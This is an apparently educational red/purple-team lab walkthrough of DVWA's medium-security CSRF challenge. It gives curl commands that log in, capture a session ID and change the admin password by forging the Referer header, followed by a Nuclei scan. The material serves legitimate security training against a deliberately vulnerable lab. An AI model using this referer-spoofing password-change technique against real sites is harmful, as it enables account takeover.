DVWA Cross-Site Request Forgery Med Sec - Red Purple Team
Prerequisites
If you don’t currently have a Damn Vulnerable Web Application (DVWA) instance you can follow along at home with a simple git clone & vagrant up if your host system meets the minimum specs.
Red team only deploys Opnsense, DVWA, and Kali.
Blue Team deploys the whole environment.
ModSecurity
If you want to use ModSec to block the attacks follow the installation steps in the Blue Team section of the first post.
Cross-Site Request Forgery Challenge - Red Team
The programmer has implemented some controls. Although not enough to deter us!
Basic Browser
We will do a basic test to see the flow of the app by changing the admin password in browser (Open the Inspect tab to see what’s going on, F12 or right-click and Inspect):
 Example medium csrf browser test
Basic Browser (curl)
If we tried a normal curl request like we did before it will fail with an error:
1
PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
Then try change the password:
1
curl -s -L -b "security=medium; PHPSESSID=${PHPSESSID}" "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/csrf/?password_new=asdf&password_conf=asdf&Change=Change#"
There is an error:
1
<pre>That request didn't look correct.</pre>
Lets construct the request like to look like the browser’s in curl:
Make a header.txt file with the following content (you can get the same output if you do an Inspect in the browser and navigate to the request headers section):
1
2
3
4
5
6
7
8
9
10
11
cat > headers.txt << EOF
Host: tartarus-dvwa.home.arpa
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/csrf/
Cookie: PHPSESSID=\${PHPSESSID}; security=medium
Upgrade-Insecure-Requests: 1
Priority: u=0, i
EOF
Just run the above command in the terminal and it’ll make a file called headers.txt with the content. :)
1
export PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
You must
exportthe variable or elseenvsubstwon’t be able to access it.
1
NEW_PASS="asdf";curl -s -L --url "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/csrf/?password_new=${NEW_PASS}&password_conf=${NEW_PASS}&Change=Change#" --header @<(envsubst < headers.txt) | grep -oE "Password Changed."
If you don’t see “Password Changed” then the script failed, check the PHPSESSID has the correct password.
 Example medium csrf curl request update password
The exploit works now due to the app checking if the request has the Referer: http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/csrf/ header set, however we control this and can make it anything we want!
For a walk-though of how an adversary can use this vulnerability using stolen session cookies see the first post csrf section and see the first Blue Team post to see how we can test for it on Windows.
There is no detection rule for this activity, yet!
We will demonstrate a chain of this vulnerability later on with the Open HTTP Redirect Challenge.
Cross-Site Request Forgery Challenge - Purple Team
Nuclei
There is a modified nuclei template for the medium security version:
1
nuclei -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-cross-site-request-forgery-medium-sec.yaml
 Example medium csrf nuclei scan
Credits
Image thanks to unsplash
Icon thanks to Hacker icons created by juicy_fish - Flaticon